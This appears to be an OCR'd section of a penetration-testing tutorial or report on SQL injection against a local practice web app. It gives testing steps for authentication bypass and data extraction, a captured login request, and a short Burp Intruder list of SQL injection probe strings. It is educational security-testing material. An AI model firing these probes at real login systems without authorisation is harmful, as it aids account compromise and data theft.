
Investigate error messages returned during injection attempts for clues about vulnerable points.

**Authentication Bypass Testing:**
Verify if SQL injection can lead to unauthorized access by bypassing authentication mechanisms.

**Data Extraction Testing:**
Check if it's possible to extract sensitive information from the database using SQL injection.


**Logging and Reporting:**
Log all testing activities, including successful injections, false positives, and issues encountered.
Generate a detailed report outlining identified vulnerabilities, their impact.

**Post-Assessment:**
Conduct a post-assessment to categorize the vulnerabilities based on severity , commonness and other variables.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Search

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 34
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
3qmmjvZY2r4Dl7ly3VPXeqxQkGMQfYyu7lGaL5KgpRBow5b8z0W6JnEMNPW2
Connection: close

{
  "email":"test",
  "password":"test"
}
```



**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the
different ways.

Payload set: 1

Payload type: Simple list

Payload count: 125

Request count: 250


**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

```
'
"
#
-
--
'%20--
--';
'%20;
=%20'
```

Enter a new item

Add from list ... [Pro version only]



Attack
Save
Columns
2. Intruder attack of http://localhost:3000 - Temporary attack - Not saved to projec...
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

